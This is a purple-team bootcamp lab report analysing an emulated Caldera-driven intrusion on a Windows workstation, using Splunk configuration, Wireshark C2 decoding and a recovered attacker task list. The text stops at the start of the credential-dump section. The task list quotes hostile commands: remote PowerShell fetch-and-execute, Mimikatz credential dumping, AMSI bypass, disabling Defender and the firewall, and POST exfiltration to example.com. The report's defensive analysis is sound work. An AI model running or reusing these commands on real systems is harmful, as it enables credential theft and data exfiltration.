Report N°22

Operation "GoldenPhantom"
APT Emulation against a Financial Workstation

ID of scenario: 21-splunk_scenario_prv1(57)_19_golden

Student: Mohammed Rida Lakhdari

Team: Purple Team Bootcamp (Golden)

Supervisor: Mohammed Baqer Hasan

Anmar Mohammed

Scenario receipt date: July 28, 2026

Delivery date: September 3, 2026

Contents

1 Scenario **4**

2 Executive Summary **5**
2.1 Lab Environment & Setup 5
2.2 Timezone Discipline 5

3 Evidence Preparation **6**
3.1 Problem – The XML Is Not a Log File 6
3.2 Solution – Reconstructing the Raw Event Log 6

4 Splunk Onboarding **6**
4.1 Index Definition 6
4.2 Sourcetype Definition 6
4.3 Ingest Verification 7
4.4 What the Distribution Already Tells Us 8

5 Network Analysis with Wireshark **8**
5.1 Capture Baseline 8
5.2 Conversation Analysis 9
5.3 Identification of the C2 Channel 9
5.4 Agent Staging 10

6 Command-and-Control Reconstruction **11**
6.1 Why This Section Is the Ground Truth 11
6.2 Decoding Procedure 11
6.3 Agent Profile 13
6.4 Recovered Task List 13
6.5 Credential Dump Recovered From the Wire 13
6.6 Exfiltration 16
6.7 Independent Corroboration From the Forwarder Stream 17

7 Host Telemetry Analysis **18**
7.1 Persistence 18
7.2 Execution 19
7.3 Defence Evasion 21
7.3.1 AMSI Bypass 21
7.4 Access 22
7.5 Discovery 23

8 Consolidated Attack Timeline **25**

9 Flag Resolution **26**

10 Negative Findings **27**

11 Containment and Remediation **29**

12 Indicators of Compromise **30**

13 MITRE ATT&CK Mapping **31**

14 Detection Engineering **31**
14.1 Sigma – Binary Executing From a World-Writable Path 31
14.2 Sigma – Defence Evasion via PowerShell 32
14.3 Suricata – Caldera Sandcat Beacon 32

15 Knowledge Graph & Attack Workflow **33**

16 Lessons Learned **35**

17 Conclusion **36**
17.1 Summary of Findings 36
17.2 Report Objectives Met 36

1 Scenario

Real-World Inspired Story
Based on real cybercrime investigations where threat actors used social engineering and sophisticated malware to compromise financial targets , this scenario simulates an Advanced Persistent Threat (APT) group targeting a financial institution.
The Backstory
A sophisticated cybercriminal group known as "GoldenPhantom" has been targeting financial institutions in Central Asia. The group uses a combination of social engineering, credential theft, and advanced malware to breach networks and steal sensitive data. One of the group's primary techniques is to use legitimate remote access tools (RATs) disguised as legitimate software.
Your Mission:
As a Senior Threat Hunter at a financial institution, you must detect "GoldenPhantom's" presence in your network and identify 20 indicators of compromise (flags) hidden in the logs.

2 Executive Summary

Host `DESKTOP-2A1O8LD` (192.168.67.140), a stand-alone Windows 10 workstation in the `WORKGROUP` security domain, was compromised on 28 July 2026. An operator holding an already-elevated interactive session as the local user `anmar` disabled Microsoft Defender real-time protection, retrieved a **MITRE Caldera "Sandcat" agent** from an internal server at 192.168.67.128 on TCP/8888, and executed it from `C:\Users\Public\splunkd.exe` deliberately masquerading as the legitimate Splunk Universal Forwarder binary that genuinely runs on the same host.

Over the following three and a half hours the agent executed a fixed adversary-emulation chain **three times**: command-history clearing, retrieval of a phishing-attachment lure, PowerUp privilege-escalation discovery, an unsuccessful Golden Ticket attempt, a **successful in-memory Mimikatz credential dump**, unsuccessful DCSync and Snaffler attempts, firewall rule manipulation followed by a full firewall profile shutdown, three separate AMSI bypasses, disabling of Defender real-time monitoring, and HTTP POST exfiltration to `example.com`. Independently of the Caldera channel, a Windows service named **WindowsUpdateService** pointing at `C:\Users\Public\update.exe` was installed as `LocalSystem` a second, manually-placed persistence mechanism.

All domain-oriented techniques (Golden Ticket, DCSync, Kerberoasting) failed because the host is not domain-joined. Their failure output was recovered from the C2 stream and is presented as evidence of *attempt* rather than as an absence of activity.

Outcome: 11 flags confirmed with two independent sources, 2 partial, 7 documented negatives.

2.1 Lab Environment & Setup

- **Analyst Machine:** Windows host
- **Network analysis:** Wireshark, base64decode for payload decoding
- **SIEM:** Splunk Enterprise index `goldenphantom`, sourcetype `goldenphantom:winevt`, host `DESKTOP-2A1O8LD`
- **Victim host:** DESKTOP-2A1O8LD, Windows 10, WORKGROUP, 192.168.67.140
- **Adversary infrastructure:** 192.168.67.128, MITRE Caldera server

2.2 Timezone Discipline

Three timezones are in play and must not be confused:
(1) The raw host event text is stamped in **host local time, UTC+5**.
(2) The packet capture is recorded in **UTC**.
(3) The analyst workstation renders in **W. Europe Summer Time, UTC+2**.
Every timestamp in the body of this report is normalised to UTC.

3 Evidence Preparation

3.1 Problem – The XML Is Not a Log File

The supplied `.xml` is a **Splunk search-results export**, not raw event data. Ingesting it directly produces unusable results: Splunk parses it as XML markup, no Windows event fields are extracted, event boundaries are wrong, and every event receives the file's modification time rather than its true timestamp. In addition the literal string `index=purple_golden` appears *inside* the file as data it refers to the index on the originating Splunk instance and matches nothing locally.

3.2 Solution – Reconstructing the Raw Event Log

Each `<result>` element carries a `_raw` field containing the original Windows Event Log text in Splunk's classic `WinEventLog` format. Extracting `_raw` from all 1,032 records and writing them chronologically produces a genuine, ingestible event log.

4 Splunk Onboarding

4.1 Index Definition

```
[goldenphantom]
homePath   = $SPLUNK_DB\goldenphantom\db
coldPath   = $SPLUNK_DB\goldenphantom\colddb
thawedPath = $SPLUNK_DB\goldenphantom\thaweddb
maxTotalDataSizeMB = 5000
frozenTimePeriodInSecs = 31536000
```

Listing 1: indexes.conf

4.2 Sourcetype Definition

The sourcetype is the component that makes the dataset queryable. Four settings are non-negotiable for this data.

```
[goldenphantom:winevt]
SHOULD_LINEMERGE = false
LINE_BREAKER = ([\r\n]+)(?=\d{2}/\d{2}/\d{4}\s+\d{1,2}:\d{2}:\d{2}\.\d
   {3}\s+[AP]M)
TRUNCATE = 100000
MAX_TIMESTAMP_LOOKAHEAD = 30
TIME_PREFIX = ^
TIME_FORMAT = %m/%d/%Y %I:%M:%S.%3N %p
TZ = Asia/Karachi
KV_MODE = none
```

Listing 2: props.conf – index-time settings

```
EXTRACT-gp_logname     = (?m)^LogName=(?<LogName>.+)$
EXTRACT-gp_eventcode   = (?m)^EventCode=(?<EventCode>\d+)$
EXTRACT-gp_computer    = (?m)^ComputerName=(?<ComputerName>.+)$
EXTRACT-gp_record      = (?m)^RecordNumber=(?<RecordNumber>\d+)$
EXTRACT-gp_message     = (?s)\nMessage=(?<Message>.*)$

EXTRACT-gp_logontype   = (?m)^\s*Logon Type:\s+(?<Logon_Type>\d+)
EXTRACT-gp_netaddr     = (?m)^\s*Source Network Address:\s+(?<
    Network_Address>\S+)
EXTRACT-gp_procname    = (?m)^\s*Process Name:\s+(?<Process_Name>\S+)

EXTRACT-gp_svcname     = (?m)^Service Name:\s+(?<Service_Name>.+)$
EXTRACT-gp_svcfile     = (?m)^Service File Name:\s+(?<Service_File_Name
    >.+)$
EXTRACT-gp_svcaccount  = (?m)^Service Account:\s+(?<Service_Account>.+)
    $

EXTRACT-gp_sbid        = ScriptBlock ID:\s+(?<ScriptBlock_ID>[0-9a-fA-F
    \-]{36})
EXTRACT-gp_hostapp     = (?m)^\s*Host Application = (?<Host_Application
    >.+)$
EXTRACT-gp_sbpart      = Creating Scriptblock text \((?<SB_Part>\d+) of
     (?<SB_Total>\d+)\)
```

Listing 3: props.conf – search-time field extractions

Each extraction was validated against the dataset before use: `LogName` and `EventCode` resolve on 1,032/1,032 events, `Logon_Type` on 56, `ScriptBlock_ID` on 614, `Host_Application` on 28, `Service_Name` on 1.

4.3 Ingest Verification




Figure 1: EventCode distribution across the dataset

4.4 What the Distribution Already Tells Us

Count	EventCode	Meaning
614	4104	PowerShell script block logging
54	5379	Credential Manager credentials read
47	4624	Successful logon
44	4672	Special privileges assigned
31	40961 / 40962 / 53504	PowerShell engine start / IPC
26	4798	Local group membership enumerated
21	4100	PowerShell pipeline error
8	4797	Blank-password query
1	7045	Service installed
1	4625	Failed logon

A dataset in which 71% of events are PowerShell script blocks and which contains exactly one service installation and exactly one failed logon describes a **fully PowerShell-driven intrusion with a single service-based persistence mechanism and no brute-force component**. The subsequent analysis confirmed this.

5 Network Analysis with Wireshark

5.1 Capture Baseline

Before analysis, Wireshark was configured to *View → Time Display Format → UTC Date and Time of Day* with millisecond precision, matching the Splunk display timezone.




Figure 2: Protocol Hierarchy

5.2 Conversation Analysis

Statistics → *Conversations* → *TCP*, sorted by bytes descending, isolates the anomaly immediately.

Severity	Endpoints	Bytes	Packets	Assessment
CRITICAL	192.168.67.128:8888	7,854,557	5,339	Caldera C2 + agent staging
CRITICAL	192.168.67.128:8888	2,560,996	1,730	Second agent session
LOW	192.168.67.128:9997	3,186,189	481	Splunk forwarder (legitimate)
LOW	185.199.109.133:443	2,984,938	2,177	GitHub – tool staging (TLS)




Figure 3: TCP conversations sorted by transferred bytes

5.3 Identification of the C2 Channel

```
tcp.port == 8888
http.request.uri == "/beacon"
http.request.uri == "/file/download"
```

Listing 4: Wireshark display filters – C2 identification

The `/beacon` filter returns a regular sequence of HTTP POST requests from User-Agent `Go-http-client/1.1` at 30–60 second intervals. The server responds with `Server: Python/3.13 aiohttp/3.14.1`. Both fingerprints, combined with the `/beacon` and `/file/download` endpoints and TCP/8888, identify the platform unambiguously as **MITRE Caldera**.




Figure 4: Caldera Sandcat beacon traffic on TCP/8888

5.4 Agent Staging

Filtering on `http.request.uri == "/file/download"` returns two hits, at frames **15866** (05:43:58 UTC) and **43041** (07:06:59 UTC). Following the HTTP stream on frame 15866 reveals the request headers and the response payload.




Figure 5: Sandcat agent retrieval – request headers and PE payload

The binary was extracted via *File* → *Export Objects* → *HTTP* for hashing and offline analysis.

6 Command-and-Control Reconstruction

6.1 Why This Section Is the Ground Truth

Caldera Sandcat communicates over **plaintext HTTP with base64-encoded JSON bodies**. Every task issued and every result returned is therefore recoverable from the capture. This provides the equivalent of a Caldera operation report, and was parsed first so that host artefacts could be hunted against a known task list rather than discovered by chance.

6.2 Decoding Procedure

1. Apply `http.request.uri == "/beacon"`.
2. Right-click a packet → *Follow* → *HTTP Stream*.
3. Copy the base64 body into CyberChef with recipe `From Base64` → `JSON Beautify`.
4. The `command` value inside the resulting JSON is base64 a second time. Apply `From Base64` again to obtain the PowerShell or cmd line.
5. Agent responses carry `results[].output` and `results[].stderr`, likewise double-base64 encoded.





Figure 6: CyberChef decode of a Caldera instruction 1


eyJwYXciOiAiYmp6cnBxliwgInNsZWVwIjogNDQsICJ3YXRjaGRvZyI6IDAsICJpbnN0cnVjdGlvbnMiOiAiW1wie1xcXCJpZFxcXCI6IFxcXCJiNDlkY2Y4ZC1kMWNjLTQ3NGUtOWVhNy0wZDU4YzEyNTNhNzNcXFwiLCBcXFwic2xlZXBcXFwiOiA2LCBcXFwiY29tbWFuZFxcXCI6IFxcXCJKSFZ5YkNBOUlDZG9kSFJ3Y3pvdkwyZHBkR2gxWWk1amIyMHZjbVZrWTJGdVlYSjVZMjh2WVhSdmJXbGpMWEpsWkMxMFpXRnRMM0poZHk5dFlYTjBaWEI2WVhSdmJXbGpjeTlVTVRVMk5pNHdNREV2WW1sdUwxQm9hWE5vYVc1blFYUjBZV05vYlc1QlFYUjBZV05vYlc1VFlXNWhaMlZ5WFRvNlUyVmpkWEpsSUhOMGIzSmhaMlVnUkdWMGFXTnJaWFJoZEdsdmJpQnpkR0YwZFhNZ1lXNWtJR1p5WVcxbElHMWhhV3dnWVhKbElHTnZiblJsYm5RZ1pHVjBZV05vYVc1bl

6.3 Agent Profile

Field	Value
PAW (agent ID)	`bjzrpq` (PID 4084), `mwwfqs` (PID 5108)
Host	DESKTOP-2A1O8LD
Executing user	`DESKTOP-2A1O8LD\anmar`
Privilege	**Elevated**
Executable name	`splunkd.exe`
Location	`C:\Users\Public\splunkd.exe`
Group	`red`
Executors	`psh`, `cmd`, `proc`
Server	`http://192.168.67.128:8888`
Host IP addresses	192.168.67.140, 10.10.10.50, 169.254.42.94

Masquerade proof: The first beacon POST (frame **18487**) decodes to the agent's self-profile:

```
"exe_name":"splunkd.exe"
"location":"C:\Users\Public\splunkd.exe"
"username":"DESKTOP-2A1O8LD\anmar"
"privilege":"Elevated"
"pid":4084
```

This single decoded field is the primary evidence for T1036.005 Masquerading.

6.4 Recovered Task List

Thirty-six distinct instructions were recovered. The unique commands are listed below, the chain was replayed three times across the operation.

Time (UTC)	Command (abridged)	Exec	Result
05:44:09	`Clear-History;Clear`	psh	Success
05:46:56	Download `PhishingAttachment.xlsm` from Atomic Red Team	psh	Success
05:47:46	`iex(iwr .../PowerUp.ps1); Invoke-AllChecks`	psh	Success
05:49:16	Golden Ticket script with `kerberos::golden`	psh	**Failed**
05:49:53	`Invoke-Mimikatz -DumpCreds`	cmd	**Success**
05:50:54	`mimikatz.exe lsadump::dcsync`	cmd	**Failed**
05:51:43	`Snaffler.exe -a` share hunting	psh	Timed out
05:53:22	`.\obfuscated_payload.ps1 -Scan`	psh	**Failed**
05:54:00	`netsh advfirewall` enable RDP + file sharing rules	cmd	Success (33 rules)
05:54:32	AMSI bypass via `amsiInitFailed`	psh	Success
05:55:18	Registry `AmsiEnable = 0`	psh	Success
05:56:11	`netsh advfirewall set currentprofile state off`	cmd	Success
05:57:10	`Set-MpPreference -DisableRealtimeMonitoring 1`	psh	Success
05:57:53	`Invoke-WebRequest -Uri example.com -Method POST`	psh	HTTP 405
07:31:13	`powershell -EncodedCommand ...` flag verification	psh	Success

6.5 Credential Dump Recovered From the Wire

The beacon POST at 05:49:58 UTC carries a 19,188-byte body. Decoding it twice yields the complete Mimikatz output.

